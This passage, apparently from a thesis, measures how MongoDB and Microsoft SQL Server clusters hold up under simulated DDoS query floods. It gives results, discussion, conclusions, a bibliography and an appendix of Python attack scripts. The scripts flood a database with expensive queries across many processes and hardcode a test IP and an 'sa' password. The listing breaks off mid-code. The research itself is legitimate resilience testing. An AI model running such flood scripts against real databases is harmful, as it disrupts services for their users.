

Figure 4.8: Response times for the MongoDB cluster without index under a weak attack.



Figure 4.9: Response times for the MongoDB cluster with index under a weak attack.



Figure 4.10: Response times for the Microsoft SQL cluster under a weak attack.

4.2.3 Response time for strong attack

Figure 4.11 shows that results for the MongoDB cluster without indices are similar to the other two test cases. This time these response times have a small spike at the beginning of the attack before it decreases slightly.

The results of the MongoDB cluster with indices are also similar to the ones from the weaker attack but amplified. However the results for the Microsoft SQL servers are different. The cluster handles the small data set without much delay but struggles to keep up with the attack when the data size is increased. For the medium data size, the response times are heavily increased the first 40 seconds of the attack before the database reaches a state where it can withstand the load. Furthermore, under the initial 40 seconds 35% of measurement requests were not answered. For the large data size, none of the sent measurement requests were answered. Just as for the weak attack the mean response times for the later part of the attack have been calculated and are shown in table 4.5.

Table 4.4: Mean response times for a stronger attack.

	Small	Medium	Large
MongoDB without index	9.4	41	96
MongoDB with index	3.2	3.8	3.9
Microsoft SQL server	0.25	11	inf

Table 4.5: Mean response times for a stronger attack from 30 to 60 seconds.

	Small	Medium	Large
MongoDB without index	6.6	41	97
MongoDB with index	0.65	0.48	1.1
Microsoft SQL server	0.25	0.59	inf



Figure 4.11: Response times for the MongoDB cluster without index under a strong attack.



Figure 4.12: Response times for the MongoDB cluster with index under a strong attack.



Figure 4.13: Response times for the Microsoft SQL cluster under a strong attack.

4.3 Discussion

One trend present in all results is that the MongoDB without index is performing severely worse than the other setups. The result suggests that its response times increase with $O(n)$ where n is the size of the data, rather than $O(1)$ as for the other setup. This result is expected since the measurement request is requesting one entry from the database using its id. Without an index on the id property, all entries of the database have to be traversed to find the requested data point. Instead while using an index, the data point will be found using a hashing function. If the used hashing function is perfect the response times would truly be $O(1)$, this is however not possible in reality making the response times increase slightly for larger amounts of data. This pattern is particularly clear when measuring idle databases since no other parameters are affecting the results.

Another phenomenon present in many of the test results is a large spike at the beginning of each attack. This likely happens due to the database caching the data used by the attack and measurement queries. Once the data has been cached the database will have to perform less work to respond to queries. This heavily decreased response times, causing the observed spike shapes in the graphs.

For the tests on idle databases on finding was that the MongoDB database with index responded more than twice as fast then the Microsoft SQL database for all data set sizes. This was not expected since we thought that Microsoft SQL should be optimized to work for smaller data set and perform better under an easier workload. This has shown not to be the case for the scenarios tested in this project as it performs worse even for the small data set. One possible explanation is that the High availability group somehow decreases the databases' read speed, this is however unlikely since the database has been configured to allow asynchronous reads. A more probable explanation is that there is less overhead included in the MongoDB query. When queried for the entry, the MongoDB database only has to find it and retrieve it, which should be fast using the index. The Microsoft SQL server will on the other hand have to lock the database while fetching the entry, ensuring that the value is not modified.

Another finding worth discussing is how the database management systems behaved under the high workload of the attacks. For the weaker attack the Microsoft SQL server was the most stable. After the initial spike the response times had relatively low variance. For the strong attack, while the received response times were still low, many requests were lost. For the large data set the database did not respond to any measurement requests under the attack. On the other hand, both MongoDB setups were responding through the whole attack, even the on without indices. This difference in results is somewhat surprising since all setups are provided the same amount of resources. One explanation for this could be that as Microsoft points out in [26] Microsoft SQL server is not built for working as a distributed database but makes it possible to use it this way regardless. Being built for something else could of course cause a decrease in performance.

Regarding the fact that the Microsoft SQL Server did not respond to measurement queries for the stronger attack on the larger data set, one possible explanation for this is that the data set did not fit in the remaining available memory. An explanation to why this did not happen to the MongoDB could be that MongoDB does not require much RAM to run while a Microsoft SQL Server instance requires at least 2GB. The fact that the software itself consumes this amount of memory could cause problems when the memory is needed elsewhere during the attack, eventually resulting in there not being enough memory to keep track of incoming queries as well as responding to present ones.

5

Conclusion

Below we will summarize the findings of this project as well as give directions for possible further research.

5.1 Future work

One limitation of this project has been that both the attacks and measurements have been done using only read queries. Testing for write, update and delete queries as well would give a better overview of the database's performance.

Another constraint of the project has been the size of the databases as well as the attacks. This has been the case since the types of tests done in this project are very demanding on the infrastructure running them. This has made it challenging to run tests at a larger scale. Furthermore too large tests might be bottle-necked by the network connecting nodes rather than the database's performance. However, in a real work use case both the attack and at least the MongoDB database could be heavily scaled up. Therefore it would prove much value to see how the databases handle larger attacks and to measure what happens when the databases are scaled up.

Lastly, it would be interesting to compare with other database management systems. As stated in the theory section there exists a variety of software solutions for managing data. Many of these are optimized for specific use-cases. It would be interesting to explore how some of these compare to MongoDB and Microsoft SQL Server. It would be especially interesting to compare these to a NewSQL database management system since it is inherently different from the systems tested.

5.2 Conclusion

This thesis has mainly explored how Microsoft SQL Server and MongoDB perform during DDoS attacks under different circumstances. The project aimed to measure how the databases perform during an attack both when the strength of the attack varies as well as when the size of the data set is used.

The results show that Microsoft SQL server is the most stable with a small variance in response times for smaller data sets, tested with a data set of 30,000 entries. For this size, it also had the by far fastest response times for the small data size under a larger attack, with around 10,000 requests per second. When the data size increased the Microsoft SQL server started to perform worse and worse. For the stronger attack with 10,000 requests per second the database stopped responding to 35% for a data size of 15,000 entries, when the data size was further increased to 300,000 entries no requests were responded to during the attack.

The MongoDB database was less stable in terms of the variance of the response times, the response time means were however lower in most cases. This database did not fail to respond to queries in any of the tests. Even for the tests when it was run without indices, putting a large load on the database. The results also show the large importance of having indices on data fields frequently used as the tests on MongoDB without indices performed much worse than the other setups.

Another finding worth highlighting is that the MongoDB with indices performed very well for answering simple queries while not being attacked, the results indicate that this holds for most data sizes. This shows if data is given correct indices and is denormalized appropriately it can deliver better performance than Microsoft SQL Server.

We hope that the combined findings in this project can be valuable data points in the decisions of deciding when and if it is worth the effort to change from a Microsoft SQL Server to a MongoDB database. We also believe that the results could prove valuable insights for other use cases when considering changing between a relational database and a NoSQL database and in particular a document database.

Bibliography

[1] Omar Abahussain and Abdulla Alqaddoumi. "DBMS, NoSQL and Securing Data: the relationship and the recommendation". In: *2020 International Conference on Innovation and Intelligence for Informatics, Computing and Technologies (3ICT)*. IEEE. 2020, pp. 1–6.

[2] David G Andersen et al. "Mayday: Distributed Filtering for Internet Services." In: *USENIX Symposium on Internet Technologies and Systems*. Vol. 4. 2003.

[3] Carl Boettiger. "An introduction to Docker for reproducible research". In: *ACM SIGOPS Operating Systems Review* 49.1 (2015), pp. 71–79.

[4] Rodrigo Braga, Edjard Mota, and Alexandre Passito. "Lightweight DDoS flooding attack detection using NOX/OpenFlow". In: *IEEE Local Computer Network Conference*. IEEE. 2010, pp. 408–415.

[5] Kristina Chodorow. *MongoDB: the definitive guide: powerful and scalable data storage*. " O'Reilly Media, Inc.", 2013.

[6] Cockroachlabs. *Cockroachlabs home page*. [Online]. Accessed May 17 2021. URL: `https://www.cockroachlabs.com/`.

[7] Couldfare. *OSI layers info*. [Online]. Accessed September 21 2021. URL: `https://www.cloudflare.com/learning/ddos/glossary/open-systems-interconnection-model-osi/`.

[8] Mike Dirolf. *Pyodbc GitHub page*. [Online]. Accessed September 27 2021. URL: `https://github.com/mongodb/mongo-python-driver/`.

[9] Docker. *Docker Compose overview*. [Online]. Accessed Oktober 12 2021. URL: `https://docs.docker.com/compose/`.

[10] Docker. *Docker containers*. [Online]. Accessed September 17 2021. URL: `https://www.docker.com/resources/what-container`.

[11] Docker. *Docker Desktop documentation*. [Online]. Accessed Oktober 12 2021. URL: `https://docs.docker.com/desktop/`.

[12] Docker. *Docker desktop for Windows download page*. [Online]. Accessed September 14 2021. URL: `https://docs.docker.com/desktop/windows/install/`.

[13] Docker. *Docker Networking overview*. [Online]. Accessed Oktober 12 2021. URL: `https://docs.docker.com/network/`.

[14] Docker. *Docker Overview*. [Online]. Accessed Oktober 8 2021. URL: `https://docs.docker.com/get-started/overview/`.

[15] Docker. *Docker Swarm overview*. [Online]. Accessed Oktober 12 2021. URL: `https://docs.docker.com/engine/swarm/`.

[16] Docker. *Docker Volumes*. [Online]. Accessed Oktober 12 2021. URL: https://docs.docker.com/storage/volumes/.

[17] Hewlett Packard Enterprise. *HPE ProLiant MicroServer Gen10 Plus User Guide*. [Online]. Accessed October 13 2021. URL: https://support.hpe.com/hpesc/public/docDisplay?docLocale=en_US&docId=emr_na-a00073430en_us.

[18] Thomas Erl, Wajid Khattak, and Paul Buhler. *Big data fundamentals: concepts, drivers & techniques*. Vol. 1. Prentice Hall Boston, 2016.

[19] FreeTDS. *FreeTDS home page*. [Online]. Accessed October 06 2021. URL: https://www.freetds.org/.

[20] Kyle Geiger. *inside ODBC*. Microsoft Press, 1995.

[21] GuardTools. *GuardTools home page*. [Online]. Accessed May 21 2021. URL: https://guardtools.com/.

[22] Intel. *ntel® Xeon® E-2224 Processor specification*. [Online]. Accessed October 13 2021. URL: https://www.intel.com/content/www/us/en/products/sku/191036/intel-xeon-e2224-processor-8m-cache-3-40-ghz/specifications.html.

[23] Microsoft. *Docker network drivers for Windows*. [Online]. Accessed Oktober 12 2021. URL: https://docs.microsoft.com/en-us/virtualization/windowscontainers/container-networking/network-drivers-topologies.

[24] Microsoft. *Dockerhub page for Microsoft SQL Server image*. [Online]. Accessed September 14 2021. URL: https://hub.docker.com/_/microsoft-mssql-server.

[25] Microsoft. *Hyper-V*. [Online]. Accessed September 17 2021. URL: https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/about/r.

[26] Microsoft. *Microsoft SQL server documentation*. [Online]. Accessed November 19 2021. URL: https://docs.microsoft.com/en-us/sql/database-engine/availability-groups/windows/overview-of-always-on-availability-groups-sql-server?view=sql-server-ver15.

[27] Microsoft. *Microsoft SQL server documentation*. [Online]. Accessed November 19 2021. URL: https://docs.microsoft.com/en-us/sql/relational-databases/performance-monitor/sql-server-plan-cache-object?view=sql-server-ver15.

[28] Microsoft. *Microsoft SQL server documentation*. [Online]. Accessed November 19 2021. URL: https://docs.microsoft.com/en-us/sql/relational-databases/in-memory-oltp/introduction-to-memory-optimized-tables?view=sql-server-ver15.

[29] Microsoft. *SQL Server Management Studio about page*. [Online]. Accessed October 12 2021. URL: https://docs.microsoft.com/en-us/sql/ssms/sql-server-management-studio-ssms?view=sql-server-ver15.

[30] Microsoft. *Windows Server 2019 documentation*. [Online]. Accessed October 13 2021. URL: https://docs.microsoft.com/en-us/windows-server/get-started/whats-new-in-windows-server-2019.

[31] Microsoft. *WPF about page*. [Online]. Accessed Oktober 12 2021. URL: https://docs.microsoft.com/en-us/visualstudio/designers/getting-started-with-wpf?view=vs-2019.

[32] Ross Mistry and Stacia Misner. *Introducing Microsoft SQL Server 2014*. Microsoft Press, 2014.

[33] Github user mkleehammer. *Pyodbc Github page*. [Online]. Accessed September 27 2021. URL: https://github.com/mkleehammer/pyodbc/wiki.

[34] MongoDB. *Dockerhub page for MongoDB image*. [Online]. Accessed September 15 2021. URL: https://hub.docker.com/_/mongo.

[35] MongoDb. *MongoDB Shell*. [Online]. Accessed September 15 2021. URL: https://docs.mongodb.com/mongodb-shell//.

[36] MongoDb. *Mongoimport tool*. [Online]. Accessed September 15 2021. URL: https://docs.mongodb.com/database-tools/mongoimport/.

[37] MongoDb. *Replication*. [Online]. Accessed May 17 2021. URL: https://docs.mongodb.com/manual/replication/.

[38] MySQL. *MySQL cluster page*. [Online]. Accessed October 8 2021. URL: https://www.mysql.com/products/cluster/.

[39] Andrew Pavlo and Matthew Aslett. "What's really new with NewSQL?" In: *ACM Sigmod Record* 45.2 (2016), pp. 45–55.

[40] Python. *Python Documentation for Multiprocessing*. [Online]. Accessed October 11 2021. URL: https://docs.python.org/3/library/multiprocessing.html.

[41] Python. *Python Glossary page*. [Online]. Accessed October 11 2021. URL: https://docs.python.org/3/glossary.html#term-global-interpreter-lock.

[42] sqlservercentral user rafaelrodrigues. *Availability Groups with Docker Containers*. [Online]. Accessed December 03 2021. URL: https://www.sqlservercentral.com/articles/sql-server-alwayson-with-docker-containers.

[43] AB Raut. "NOSQL database and its comparison with RDBMS". In: *International Journal of Computational Intelligence Research* 13.7 (2017), pp. 1645–1651.

[44] Jenni Susan Reuben. "A survey on virtual machine security". In: *Helsinki University of Technology* 2.36 (2007).

[45] SNIC. *Windows Server 2019 documentation*. [Online]. Accessed November 16 2021. URL: https://www.snic.se/about/#anchor-612702.

[46] Krushang Sonar and Hardik Upadhyay. "A survey: DDOS attack on Internet of Things". In: *International Journal of Engineering Research and Development* 10.11 (2014), pp. 58–63.

[47] Indraneel Sreeram and Venkata Praveen Kumar Vuppala. "HTTP flood attack detection in application layer using machine learning metrics and bio inspired bat algorithm". In: *Applied computing and informatics* 15.1 (2019), pp. 59–66.

[48] Michael Stonebraker. "Newsql: An alternative to nosql and old sql for new oltp apps". In: *Communications of the ACM. Retrieved* (2012), pp. 07–06.

[49] Dan Sullivan. *NoSQL for mere mortals*. Addison-Wesley Professional, 2015.

[50] Wikimedia. *OSI layers image*. [Online]. Accessed September 21 2021. URL: https://commons.wikimedia.org/wiki/File:Osi-model-7-layers.png.

A

Attack code

Here the code used to run the attacks are provided. The first code section is the attack code for the MongoDb database, while the second is for the Microsoft SQL database.

```
from pymongo import MongoClient
import sys
from multiprocessing import Pool
import multiprocessing as mp
import time
import datetime
import random


class Mongo:
    request_counter = 0
    last_print_time = time.time()
    name = "0"
    threads = mp.cpu_count() - 1

    @staticmethod
    def attack(attack_ip, num_threads):
        Mongo.threads = num_threads
        print("Number of threads: " + Mongo.threads.__str__())
        Mongo.print_log("Number of threads: " + Mongo.threads.__str__())
        if Mongo.threads < 1:
            Mongo.expensive_queries(attack_ip, 1)
            return
        pool = Pool(Mongo.threads)
        for i in range(Mongo.threads):
            pool.apply_async(Mongo.expensive_queries, args=(attack_ip, i))
        pool.close()
        pool.join()

    @staticmethod
    def expensive_queries(attack_ip, i):
        #print(socket.gethostbyname(socket.gethostname()))
```

```
        client = MongoClient(attack_ip)
        db = client.bms

        print("Attacking: " + attack_ip)
        Mongo.name = i.__str__()

        while True:
            try:
                Mongo.expensive_query_1(db)
                Mongo.expensive_query_2(db)
                Mongo.expensive_query_3(db)
            except Exception as e:
                print(e)

    @staticmethod
    def expensive_query_1(db):
        query_filter = {"BatteryLevel": {"$gt": 5}}
        sort = "Id"
        count = db.AwarenessLogEntry.count_documents(query_filter)
        r = db.AwarenessLogEntry.find(query_filter).sort(sort)'

    @staticmethod
    def expensive_query_2(db):
        query_filter = {"LatestActivityTime": {"$gt": '22:16.0'}}
        sort = "DeviceKey"
        count = db.AwarenessLogEntry.count_documents(query_filter)
        r = db.AwarenessLogEntry.find(query_filter).sort(sort)


    @staticmethod
    def expensive_query_3(db):
        query_filter = {"DeviceKey": {'$regex': 'X'}}
        sort = "WorkshiftId"
        count = db.AwarenessLogEntry.count_documents(query_filter)
        r = db.AwarenessLogEntry.find(query_filter).sort(sort)


    @staticmethod
    def sleep_until_minute(minute):
        if minute == 0:
            return
        print("Sleeping")
        t = datetime.datetime.today()
        future = datetime.datetime(t.year, t.month, t.day, t.hour, minute)
        if t.minute >= minute:
            future += datetime.timedelta(hours=1)
        time.sleep((future - t).total_seconds())
        print("DONE Sleeping")
```

```
    @staticmethod
    def print_log(text):
        logs_file_writer = open("logs.txt", "a")
        logs_file_writer.write(text + "\n")
        logs_file_writer.close()


if __name__ == '__main__':
    numArgs = len(sys.argv)
    print(numArgs)
    print('Argument List:', str(sys.argv))

    if numArgs >= 4:
        minutes = int(sys.argv[3])
    else:
        minutes = 0
    if numArgs >= 3:
        threads = int(sys.argv[2])
    else:
        threads = 0
    if numArgs >= 2:
        ip = sys.argv[1]
    else:
        ip = "130.238.28.207:30001"

    Mongo.sleep_until_minute(minutes)

    Mongo.attack(ip, threads)
    print("Done")
```

```
import pyodbc as db
import sys
from multiprocessing import Pool
import multiprocessing as mp
import time
import datetime
import random


class Mssql:
    request_counter = 0
    last_print_time = time.time()
    name = "0"
    threads = mp.cpu_count() - 1

    @staticmethod
    def connect(ip, driver):
```

```
        print("Connecting...")
        return db.connect('Driver={' + driver + '};'
                          'Server='+ ip +';'
                          'Database=GuardTools-Develop;'
                          'UID=sa;'
                          'PWD=MssqlPass123;')

    @staticmethod
    def attack(ip, driver, threads):
        print("Number of threads: " + threads.__str__())
        if threads < 1:
            Mssql.expensive_queries(ip, driver)
            return
        pool = Pool(threads)
        for i in range(threads):
            pool.apply_async(Mssql.expensive_queries,
                args=(ip, driver))
        pool.close()
        pool.join()

    @staticmethod
